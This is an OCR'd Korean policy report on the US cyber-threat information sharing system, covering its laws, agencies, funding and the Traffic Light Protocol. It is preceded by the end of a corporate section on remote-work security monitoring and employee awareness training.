
B. 데이터 이상 반출입 모니터링

- 임직원 PC의 데이터 이동 내역을 AI 기반으로 분석하여 이상치 탐지
- 임직원의 내부 서비스 활동 내역을 AI 기반으로 분석하여 이상치 탐지

2) 24x7 실시간 대응

보안포털과 보안솔루션, 내부 서비스와 통합 연동하여 위협 시나리오 탐지 시 실시간 자동 대응도록 구현 운영하고 있습니다.

시나리오 기반 자동 격리 예시)





4. 임직원 인식 개선

임직원이 보안성이 확인되지 않는 다양한 환경에서 접속함에 따라 임직원 개인기기의 보안관리 및 회사 중요 데이터에 대한 꾸준한 인식 교육이 요구되었습니다.

재택 환경을 고려하여 내부 PC 팝업 / 내부 모바일 앱 팝업 / 전사 공지 등 다양한 방식으로 교육과 캠페인을 진행하였습니다.

예시) 모바일 및 PC 팝업






1) 교육

년 2회 상반기, 하반기 임직원 대상 보안교육을 실시하고 있으며, 재택 근무와 관련 맞춤형 교육 컨텐츠를 제작하여 임직원 인식제고


예시) Covid-19 악용 사례 및 안전한 재택근무

예시) 회사 자산 인식 및 개인기기 관리 교육



2) 캠페인

임직원이 재택근무 환경 보안을 지속적으로 인지할 수 있도록 30초 분량의 단편 영상을 제작하여 다양한 방식으로 주기적 송출



2022년
사이버보안 대연합

정책제도 분과

1. [인하대학교 디지털혁신전략센터] 미국의 위협정보 공유체계 최수민 연구원

미국의 위협정보 공유체계

인하대학교 디지털혁신전략센터, 최수민 연구원, sumin928@gmail.com

1. 법적근거

- 기존의 사이버보안은 미국 내 주요 기반시설에 대한 **개별적인 보안**에 중점을 주고 시행

- 2013년 초 미국의 주요 언론사에 대한 사이버 공격[1]이 이슈가 되며 사이버 보안에 대한 **정보공유 및 통합적 관리가 필요**함을 인지

- 이에 오바마대통령은 물리적 또는 가상의 국가적 자산을 보호하기 위한 행정명령(행정명령 13636)을 시행하여 **정부기관이 사이버위협 관련 정보를 민간과 공유**하도록 명령
  - 민간 부문 기관과 공유되는 사이버 위협 정보의 범위를 넓히고, 적시성 및 품질을 증가시켜 이러한 기관이 사이버 위협으로부터 스스로를 더 잘 보호하고 방어할 수 있도록(entities may better protect and defend themselves) 하는 목적
  - 국가정보국장(Director of National Intelligence)을 중심으로 법무장관(Attorney General), 국토안보부 장관(Secretary of Homeland Security)이 협력하여 **주요 기반시설 간 정보공유 및 관리 프로세스**의 확립, 관련 매뉴얼을 위한 지침을 제시할 것을 명령
  - 또한, 정보공유 과정에서 발생 가능한 개인정보 침해가능성을 사전에 조사하고 시민의 자유와 권리의 침해 소지를 방지

- 사이버 보안을 위한 정보공유 강화 법안(CISPA, CISA 등)이 다양한 입법노력에도 불구하고 개인정보 이슈로 인해 2014년 의회에서 부결

- 소니픽처스사 해킹 사건[2]을 계기로 백안관을 중심으로 사이버 안보 강화를 위한 정보공유의 필요성 대두

- 오바마 대통령은 **민간기업 간, 연방정부-민간기업 간 원활한 사이버 안보 공조**를 위해, 정보공유 확대 추진체계 구축을 위한 행정명령(행정명령13691) 발표

1) 2013년 1월말 뉴욕타임즈와 블룸버그통신, 월스트리트저널은 중국해커로 추정되는 해킹공격을 받았다고 보도, 이들은 최소 4개월 이상 해킹을 지속하며 내부 이메일을 통해 정보원을 추적하고, 직원정보의 탈취를 시도했다고 주장

2) 2014년 11월 24일에 발생한 사건으로, 소니 픽처스 엔터테인먼트 회사 관계자 간의 전자 메일, 직원의 개인 정보와 미공개 영화 본편 등 다양한 정보가 유출

- DHS가 정보공유분석기구(Information Sharing and Analysis Organization, ISAO)설립[3)]
- NCCIC를 중심으로 정부기관 및 ISAO와 사이버 안보 관련 정보공유를 위한 실시간 공조체계 구축
- 개인정보보호를 위한 각 정부기관의 개인정보 담당관을 설치하고 DHS 수석 프라이버시 담당관에게 기관을 평가한 결과를 정기적으로 보고

2014년부터 eBay, Home Depot, JP Morgan Chase, 소니픽처스, 인사관리처(OPM, United States Office of Personnel Management) 등을 대상으로 한 대규모 사이버 침해사고가 연이어 발생

이에 사이버보안 정보공유법 (CISA, Cybersecurity Information Sharing Act)이 2015년 회기에 입법
- 사이버 위협지표(CTI, Cyber Threat Indicator)와 방어조치(DM, Defensive Maesure) 개념을 도입

[표 1] CTI와 DM

사이버 위협지표 (CTI, Cyber Threat Indicator)	(A) 사이버 보안 위협 또는 보안 취약성과 관련된 기술 정보를 수집할 목적으로 전송되는 것으로 보이는 비정상적인 통신 패턴을 포함한 악의적인 정찰 (B) 보안 제어를 무력화하거나 보안 취약점을 악용하는 방법 (C) 보안 취약점의 존재를 나타내는 것으로 보이는 변칙적 활동을 포함한 보안 취약점 (D) 정보 시스템 또는 정보 시스템에 저장, 처리 또는 전송되는 정보에 대한 합법적인 액세스 권한을 가진 사용자가 무의식적으로 보안 제어를 무력화하거나 보안 취약점을 악용하도록 하는 방법 (E) 악의적인 사이버 명령 및 통제 (F) 특정 사이버 보안 위협의 결과로 유출된 정보에 대한 설명을 포함하여 사건으로 인한 실제 또는 잠재적 피해 (G) 사이버 보안 위협의 기타 속성(해당 속성의 공개가 법으로 금지되지 않은 경우)또는 (H) 이들의 조합.
방어조치 (DM, Defensive Measur	(A) 알려진 정보 시스템을 탐지, 방지 또는 완화하는 정보 시스템 또는 정보 시스템에 저장, 처리 또는 전송하는 정보에 적용되는 조치, 장치, 절차, 서명, 기술 또는 기타 조치 (B) 의심되는 사이버 보안 위협 또는 보안 취약성 (C) 다음에 속하지 않는 정보 시스템 또는 정보 시스템의 데이터를 파괴하거나 사용할 수 없게 하거나 무단 액세스를 제공하거나 실질적으로 해를 끼치는 조치는 미포함 - 법안을 운영하는 민간 단체 또는 - 동의를 제공할 권한이 있고 그러한 조치의 운영에 대해 해당 민간 단체에 동의를 제공한 다른 단체 또는 연방 단체

- DNI, DHS, DoD, DoJ는 **연방정부가 보유한 CTI, DM을 관련 연방주체, 비연방주체와 공유**(기밀로 분류된 정보는 비밀취급인가 필요)
- 민간 참여주체는 사이버보안 목적으로 자신이 보유한 **정보시스템의 모니터링**이 가능하며, 법적 승인 또는 서면 동의가 있을 경우 다른 민간 참여주체 또는 정부 정보시스템 모니터링 가능

3) ISAO 설립을 위한 표준수립지원은 OMB, NIST, DNI, DoJ에서 지원

- 민간 참여주체는 사이버보안 목적으로 자신이 보유한 **정보시스템에 대한 방어적 조치를 취할 수 있으며**, 법적 승인 또는 서면동의가 있을 경우 다른 민간 참여주체 또는 정부 정보시스템에 대한 방어적 조치 가능
- 비연방주체들은 사이버안보 목적으로 **다른 주체 또는 연방정부와 CTI 및 DM을 공유 가능**(단, 정보 수령자는 해당 정보의 공유 및 사용에 있어 법적 제한사항들을 준수해야 함)
- 정보공유 주체와 연방정부는 해당정보의 보호를 위한 **보안통제를 적용하고, 개인식별정보는 제거**해야 함
- 민간 주체들이 사이버보안을 목적으로 CTI나 DM을 교환, 제공하는 행위는 **반독점법 적용에서 제외**
- CISA에 따라 연방주체가 비연방주체 혹은 다른 연방주체에게 정보를 제공하도록 요구하는 것이 허용된다고 해석은 불가(즉, **자발적인 정보제공**이 없는 한, 강제 요구 불가)
- 본 법의 **유효기간은 2025년 9월**까지이나, 본 법에 의해 승인된 활동 또는 획득된 정보의 효율유지를 위한 목적으로 해당 상황이 중단되기 이전까지 계속 유효함

CISA 명시 조항에 따라 주요 연방정부기관은 관련 가이드 라인을 개발하여 총 4종의 가이드라인이 DHS, DoJ, DNI, DoD를 통해 배포(2016)

[표 2] CISA 가이드라인

구분	내용
연방정부의 CTI와 DM 공유 가이드라인	연방정부의 기타 연방기관 및 非연방정부와의 CTI, DM 정보공유 매커니즘(절차, 방법 등) 안내
연방정부와의 CTI 및 DM 공유를 위한 비연방주체 지원가이드라인	연방정부와 CTI를 자발적으로 공유하고자 하는 非연방주체를 지원하기 위한 정보공유 방법, 요구사항 등 안내
연방정부를 통한 CTI 및 DM 수신 절차에 대한 가이드라인	모든 연방기관으로부터 CTI와 DM의 수신, 처리, 배포 절차를 안내(DHS의 자동위협 지표 공유(AIS, Automated Indicator Sharing) 이용 포함)
개인정보 가이드라인	공정한 정보처리 원칙(FIPP, Fair Information Practice Principle)에 의거한 CTI, DM 수신 보유 사용 배포에 대한 기본원칙 제시

[표 3] 사이버보안 정보공유 관련 법

시행일	구분	타이틀	주요내용	관련 기관	비고
2010. 3.	대통령지침 (HSPD)[4]	포괄적 국가 사이버 보안 이니셔티브 (Comprehensive National Cybersecurity Initiative)	미국 내 목표물을 겨냥한 불법 컴퓨터 활동을 무력화, 완화 및 방해	DHS	2008년 HSPD-23의 일부
2013. 2.12.	행정 명령 13636[5]	주요기반시설 사이버안보향상 (Improving Critical Infrastructure Cybersecurity)	정부와 민간의 정보공유를 통해 다양한 데이터를 확보하여, 사이버보안 대응효과 개선 도모	DHS	
2015. 2.13.	행정 명령 13691	민간영역 사이버보안 정보공유 촉진 (Promoting Private Sector Cybersecurity Information Sharing)	민간부문내, 민간-공공 간에 사이버 보안 위협정보의 공유를 장려하고 촉진	DHS, ISAO	
2015. 10.30.	OME-memo[6][7]	사이버 보안 전략 및 구현 계획 (Cybersecurity Strategy and Implementation Plan, CSIP)	연방정부의 중요한 사이버 보안 격차와 새로운 우선 순위[8]를 식별 및 해결하고 이러한 격차와 우선 순위를 해결하기 위한 구체적인 권장 사항을 제시	연방 정부	
2015. 12.	법률	사이버위협정보공유법 (CISA, Cybersecurity Information Sharing Act)	사이버 위협정보의 유형과 범위, 정보공유의 절차와 방법 등	DHS	
2016. 2.9.	행정 명령 13718[9]	국가 사이버 보안 강화위원회 (Commission on Enhancing National Cybersecurity)	상무부 내에 국가 사이버 보안 강화 위원회를 설치하여 사이버 보안을 강화하는 동시에 개인 정보를 보호하고, 공공 안전과 경제 및 국가 보안을 보장하고, 새로운 기술 솔루션의 발견 및 개발을 촉진하고, 연방, 주, 지방 정부와 사이버 보안 기술, 정책 및 모범 사례를 개발	상무부	위원회는 2016년 12월까지 활동
2017. 5.11	행정 명령 13800	연방 네트워크 및 중요 인프라의 사이버 보안 강화 (Strengthening the Cybersecurity of Federal Networks and Critical Infrastructure)	미국 내 각 행정부에서는 국가표준기술원(National Institute of Standards and Technology)에서 개발한 핵심 인프라 사이버 보안 개선을 위한 프레임워크를 사용하여 기관의 사이버 보안 위험을 관리	NIST	
2021. 5.12.	행정 명령 14028[10]	국가 사이버 보안 개선 (Improving the Nation's Cybersecurity)	사이버 사고의 예방, 탐지, 평가 및 교정이 국가 및 경제 안보에 최우선 순위이며 필수적, 따라서 모든 연방 정보 시스템은 규정된 사이버 보안에 대한 표준 및 요구 사항을 충족해야 함		

4) 국토안보대통령지침(Homeland Security Presidential Directive)

5) https://www.federalregister.gov/documents/2013/02/19/2013-03915/improving-critical-infrastructure-cybersecurity

6) https://dpcld.defense.gov/Portals/49/Documents/Privacy/Memorandum/OMB%20Memorandum%20M-16-04.pdf

7) 예산관리국(Office of Management and Budget)의 메모로서 지침이나 가이드라인 정도. 미 예산관리국은 대통령을 지원하고 행정부 기관에서 행정부를 감독해왔으며 2002년 이후에는 연방 정보 보안 관리법(FISMA, The Federal Information Security Management Act of 2002)에 따라 정보 보안 정책 및 관행을 감독하고 있다.

2. 운영기관(공유체계)

- 국토안보부(DHS)의 사이버 보안 및 인프라 보안 기관(CISA, Cybersecurity and Infrastructure Security Agency)[11]을 중심으로 관련 기관이 지원
  - 과거 국가 사이버보안 및 통신 통합센터(NCCIC, National Cybersecurity and Communications Integration Center)에서 CISA로 변경(2018년)
  - 연방정부, 주·지역 정부 및 정보기관, 민간영역에서 새롭게 식별한 기밀(classified), 공개(비밀해제(de-classified) 및 완전공개(unclassified) **CTI를 공유하는 역할**을 수행
  - **사이버정보 공유 및 협력프로그램(CISCP, Cyber Information Sharing Collaboration)**을 통해 모든 주요 기반시설 **부문**에서 신뢰할 수 있는 민관 파트너십을 구축하여 **실행 가능하고 관련성이 있으며 시기적절한 정보**를 공유
  - 위협 및 취약성 정보 공유를 통해 파트너가 사이버 보안 위험을 관리하고 사이버 보안 사고를 사전에 감지, 예방, 완화, 대응 및 복구
  - CISCP에 참여를 원하는 민간 파트너들은 '협력적 연구개발 동의서(Cooperative R&D Agrrement)' 작성 등록한 후 CTI 열람 가능

- 국가정보국(DNI)의 사이버위협정보통합센터(Cyber Threat Intelligence Integration Center, CTIIC)[12]는 정보기관을 중심으로 국가안보에 영향을 미칠 수 있는 **국외 사이버위협** 정보를 수집하고 공공-민간의 효과적인 대응을 지원(2015년 설립)[13]
  - CISA, 국가사이버수사합동TF(NCIJTF, National Cyber Investigative Joint Task Force), 사이버사령부(US Cyber Command) 등, MOU를 체결한 정부기관을 지원
  - **NCIJTF는 국내 사이버 위협 조사**와 관련된 정보를 조정, 통합 및 공유하며, **사이버사령부는 사이버 공간의 중대한 공격으로부터 국가를 보호**하는 임무를 수행하고, CTIIC는 이러한 기관과 다른 부서 및 기관에 사이버 보안 임무를 수행하는 데 필요한 정보를 제공하는 역할
  - CTIIC의 주요 역할은 다음의 다섯가지

① 해외 사이버 위협 또는 미국 국익에 영향을 미치는 사이버 사건과 관련된 **정보에 대한 통합된 모든 소스 분석**을 제공

② 각각의 임무를 수행하는 데 **필요한 정보에 대한 액세스를 제공**하여 연방 사이버 센터(DC3)를 지원

8) 우선순위는 ①고가치 정보 및 자산의 우선 식별 및 보호, ②사이버 사고의 적시 탐지 및 신속한 대응, ③사고 발생 시 신속한 복구, ④높은 자격을 갖춘 사이버 보안 인력 인재의 채용 및 유지, ⑤기존 및 신흥 기술의 효율적이고 효과적인 획득 및 배포의 다섯 가지

9) https://www.federalregister.gov/documents/2016/02/12/2016-03038/commission-on-enhancing-national-cybersecurity

10) https://www.federalregister.gov/documents/2021/05/17/2021-10460/improving-the-nations-cybersecurity

11) https://www.cisa.gov/

12) https://www.dni.gov/index.php/who-we-are/organizations/national-security-partnerships/ise/about-the-ise/ise-history/241-about/organization/cyber-threat-intelligence-integration-center/1219-cyber-threat-intelligence-integration-center-what-we-do

13) https://obamawhitehouse.archives.gov/the-press-office/2015/02/25/fact-sheet-cyber-threat-intelligence-integration- center

③ 해외 사이버 위협 및 사건과 관련된 정보에 대한 공유 상황 인식을 향상시키기 위해 **정보 공유 기능의 개발 및 구현**을 감독

④ 악의적인 사이버 활동의 지표와 정보 채널에 포함된 관련 위협 보고가 미국 정부와 **미국 민간 부문 기관 모두에 배포될 수 있도록 가능한 한 가장 낮은 분류**로 다운그레이드되었는지 확인

⑤ 외교, 경제, 군사, 정보, 국토 안보 및 법 집행 활동을 포함한 모든 국력 수단을 사용하여 **미국 국익에 대한 외국 사이버 위협에 대응하기 위한 조정된 계획을 개발**하고 구현하기 위한 기관 간 노력을 촉진하고 지원

- 수집된 사이버 위협정보는 '적절한 경우'에 한하여 정부기관과 민간영역에 모두 배포할 수 있는 낮은 비밀 등급으로 생산

국방부(DoD)의 사이버범죄센터(DC3, Cyber Crime Center)[14]는 방위산업기지 협력정보 공유(DCISE, Defense Industrial Base Collaborative Information Sharing Environment)(2007 수립)을 통해 DIB 파트너 간 CTI 공유

- DCISE는 국방부의 **방위산업체(DIB, Defense Industrial Base) 사이버 보안 프로그램의 운영 허브**로, DIB 파트너들에게 실시간으로 기밀/공개 CTI뿐 아니라 다양한 위협분석 보고서, 멀웨어 정보, 모범사례, 대응전략 등의 정보 수집 ·공유
- DCISE는 다음의 세가지 부서로 나뉘어 주요 임무를 수행[15]

① 분석 부서(AD, Analytics Division)는 DIB 파트너가 제출한 사이버 활동을 분석하여 DIB 시스템 및 네트워크 상의 알려진 위협 또는 잠재적 위협을 분석

② 확장된 제품 및 프로젝트 부서(XOP, Expanded Offering and Projects)에서는 DoD 정보를 보호하는 DIB 파트너를 지원하기 위한 서비스와 기능을 연구하고 제공하며 이는 사이버 보안 기술 및 프로세스를 포함

③ 임무지원부서(MSD, Mission Support Division)는 내부 및 외부 고객에 대한 서비스 제공, 운영 지표 작성, 프로세스 개선, 품질 보증, 품질 관리, 조직 교육 조정 등 다양한 활동을 수행

연방수사국(FBI)의 국가사이버수사합동TF(NCIJTF, National Cyber Investigative Joint Task Force)[16]는 상무부(DoC), 국방부(DoD), 에너지부(DoE), 국토안보부(DHS), 법무부(DoJ), 재무부(DoT), 국가 정보국(DNI) 등 24개 기관 대표들이 참여하는 사이버위협 수사 및 작전 수행과 관련한 정보공유 TF

- NCIJTF의 주요업무는 아래의 세가지

① NCIJTF는 다중 기관 사이버 센터로서 정보를 조정, 통합 및 공유하여 사이버 위협 조사를 지원하고 의사결정자를 위한 인텔리전스 분석을 제공

② 또한 테러리스트, 스파이 및 범죄자를 식별, 추적하기 위해 대응할 수 있는 모든 가용 자원을 제공

③ NCIJTF에서 기관 간 조정, 협력 및 공유를 통해 사이버 범죄자를 감옥에 가두고 국가 네트워크에서 제거하기 위해 노력

14) https://www.dc3.mil/

15) https://www.dc3.mil/Portals/100/Documents/DC3/Products/Factsheets/DCISE/DC3-DCISE-FactSheet-19JUL2022.pdf?ver=Ejc_pYymIu2LKTfd4OngDQ%3d%3d&timestamp=1658855603503

16) https://www.fbi.gov/investigate/cyber/national-cyber-investigative-joint-task-force

- NCIJTF는 인터넷범죄신고센터(IC3, The Internet Crime Complaint Center)[17]를 통해 일반 대중에게서 인터넷 범죄 신고를 수집
- 사이버 침해사고 방지 및 대응업무를 위해 24/7 지휘본부 '사이버워치(Cyber Watch, CyWatch)[18]'를 운영
- **기밀사항을 해제한 CTI**를 민간사업공지(PINs, Private Industry Notifications)와 연락경보시스템(FLASH, FBI Liaison Alert System) 보고서 등을 안전한 통신경로를 통해 배포하여 **민간과 정보 공유**

1990년대 정보공유분석센터(ISAC, Information Sharing and Analysis Centers) 도입 이후 각종 정책과 법안을 정비[19]

- **민간 주요기반시설** 소유자와 운영자가 사이버 및 물리적 보안 위협 및 기타 위험으로부터 시설, 직원 및 고객을 보호할 수 있도록 지원
- 실행 가능한 위협 정보를 수집, 분석 및 구성원에게 배포하고 구성원에게 위험을 완화하고 복원력을 향상할 수 있는 도구를 제공
- ISAC는 각 주요기반 시설 영역별[20] 구축 및 업무 담당[21]

정보공유분석조직(ISAO, Information Sharing And Analysis Orgnizations)는 주요 기반시설 영역에 국한되지 않은 보다 **넓은 범위에서 유연한 정보공유 활동**을 수행[22]

- 2015년 10월 대통령 행정명령 13691의 이행을 촉진하기 위해 수립한 비정부기구
- 자발적인 합의 표준 개발 프로세스를 통해 **기존 정보 공유 조직, 주요 기반시설의 소유자 및 운영자, 기타 공공 및 민간 부문 이해 관계자**와 협력

[표 4] 사이버보안 정보공유 관련 기관

담당기관	소속	정보수집 및 공유 대상	역할
CISA	국토안보부	미국내 민간 또는 공공 주요기반시설	정보공유 및 보안서비스 제공
CTIIC	국가정보국	미국외 국가의 정보 수집	관련기관에 정보제공
DC3	국방부	방위산업체	정보공유 및 포렌식 등 피해 기업을 적극 지원
NCIJTF	연방수사국	미국내 민간(개인, 조직)의 정보수집	관련기관에 정보제공
ISAC	비정부기구	민간 주요기반시설	회원들 간 정보공유
ISAO	비정부기구	민간 기업 전체	회원들 간 정보공유

17) https://www.ic3.gov/
18) 연방수사국(FBI)에서 사이버 침해사고 방지 및 대응업무를 위해 운영중
19) https://www.nationalisacs.org/
20) 영역은 화학, 자동차, 항공, 통신, 천연가스, 선거, 전기, 응급서비스, 금융, 의료, 건강, 정보기술, 해양, 해양운송, 미디어 및 엔터테인먼트, 주정부 및 연방기관, 국방, 석유 및 천연가스, 부동산, 연구 및 교육, 소매 및 접객업, 소규모 네트워크 사업자, 우주 정보, 비상운송서비스, 물 등 총 25개
21) 개념은 PPD(대통령 정책 지침)-63에서 처음 소개
22) ISAC는 민간 주요기반 시설을 대상으로 하기 때문에 가입이 한정적, 따라서 일반기업은 ISAO를 통해 정보공유 가능

3. 재원조달

- 2020년 국토안보부 예산서[23]에 따르면 대통령 예산(President's Budget) 약 11억 달러를 투입하여 연방 네트워크 보호, 사전 예방적 사이버 보호 및 인프라 보안에 대한 투자를 지속
  - 지능적인 사이버 위협으로부터 연방 민간 정부의 IT 인프라를 보호하고 보호할 수 있는 기술적 기반을 제공하는 **연방 네트워크 보호 비용 6억9410만 달러**
  - **예방적 사이버 보호를 위해 3억 7,140만 달러**를 투자하여 선거 기반 시설 지원, 사이버 위협 지표와 방어 조치를 연방 및 비연방 단체와 공유
  - 모든 위협 및 위험 상황에서 대응자 간의 실시간 정보 공유를 보장하기 위한 **비상 통신 비용 1,730만 달러**
- 대통령 예산 외로 CISA 자체적으로 가입한 **회원사에게 일정액의 수수료**를 받아 활용

4. 공유정책

- 국토안보부(DHS)가 대통령 행정명령 13636과 13691을 통해 연방주체와 비연방주체 간의 사이버 위협정보 공유 총괄
  - DHS 산하에 CISA를 두고, 사이버 침해사고에 대응하는 US-CERT와 연계를 통해 다양한 취약점 및 침해사고 관련 정보를 민간, 기반시설 운영자들과 공유해 공공·민간분야를 아우르는 실효성 있는 정보공유 체계 구축
  - 필요시 **미국내 수사·작전수행을 담당하는 NCIJTF와 국외 위협정보 수집·분석을 중점적으로 수행하는 CTIIC**가 위협정보를 상호 공유
  - 각 산업영역에 속한 24개의 ISAC 또는 ISAO와의 연계를 통해 **민간분야의 자발적인 정보공유**를 촉진

[그림 1] **사이버보안 정보공유 거버넌스**

23) https://www.dhs.gov/sites/default/files/publications/19_0318_MGMT_FY-2020-Budget-In-Brief.pdf

5. 공유방식

- 정보를 **중요도에 따라 구분**하여 수집 및 공개하는 신호등프로토콜(TLP, Traffic Light Protocol)을 사용
  - 수신자가 적용할 것으로 예상되는 공유 경계를 나타내기 위해 4가지 색상을 사용하여 구분

[표 5] 신호등 프로토콜

색깔	분류기준	공유방법
TLP:RED  공개 금지, 참가자로 제한	정보가 공유받은 자가 처리할 수 없는 경우 TLP:RED를 사용하며, 오용될 경우 당사자의 개인 정보, 평판 또는 운영에 영향	수신자는 TLP:RED 정보가 원래 공개된 특정 교환, 회의 또는 대화 외부의 당사자와 공유 불가 (예를 들어, 회의 컨텍스트에서 TLP:RED 정보는 회의에 참석한 정보로 제한) 대부분의 경우 TLP:RED는 구두로 또는 직접 교환
TLP:AMBER  제한된 공개, 참가자 조직으로 제한	정보원이 정보를 처리해야 하는 경우 TLP:AMBER를 사용할 수 있지만 관련된 조직 외부에서 공유할 경우 개인 정보 보호, 평판 또는 운영에 위험 가능성	수신자는 TLP:AMBER 정보를 자신의 조직 구성원 및 자신을 보호하거나 추가 피해를 방지하기 위해 정보를 알아야 하는 클라이언트 또는 고객과만 공유 **출처를 반드시 명기**
TLP:GREEN  제한된 공개, 커뮤니티로 제한	정보가 참여하는 모든 조직과 광범위한 커뮤니티 또는 부문 내의 동료에 유용한 경우 TLP:GREEN을 사용	수신자는 TLP:GREEN 정보를 해당 부문 또는 커뮤니티 내의 동료 및 파트너 조직과 공유할 수 있지만 공개적으로 액세스 가능한 채널은 이용 불가 TLP:GREEN 정보는 커뮤니티 외부로 공개 불가
TLP:WHITE  공개 무제한	공개를 위한 해당 규칙 및 절차에 따라 정보가 오용의 예측 가능한 위험을 최소화하거나 전혀 수반하지 않는 경우 TLP:WHITE를 사용	표준 저작권 규칙에 따라 TLP:WHITE 정보는 제한 없이 배포

- 각 기관마다 다른 용어는 NIEM(National Information Exchange Model)를 통해 재정의하여 분류[24)]
  - NIEM 모델은 교환되는 데이터에 대해 개별 시스템에 정보가 저장되는 방식과 무관하게 **합의된 용어, 정의, 관계 및 형식을 정의**
  - 현재 XSD 및 Microsoft Excel 형식과 UML(Unified Modeling Language) 도구에서 사용 가능하여 교환 및 각 교환 메시지의 요소를 그래픽으로 묘사

- CISA는 공개 가능한 일부 정보에 한해 자동지표공유(AIS, Automated Indicator Sharing)를 활용하여 참가자들에게 무료로 제공

24) https://www.niem.gov/about-niem

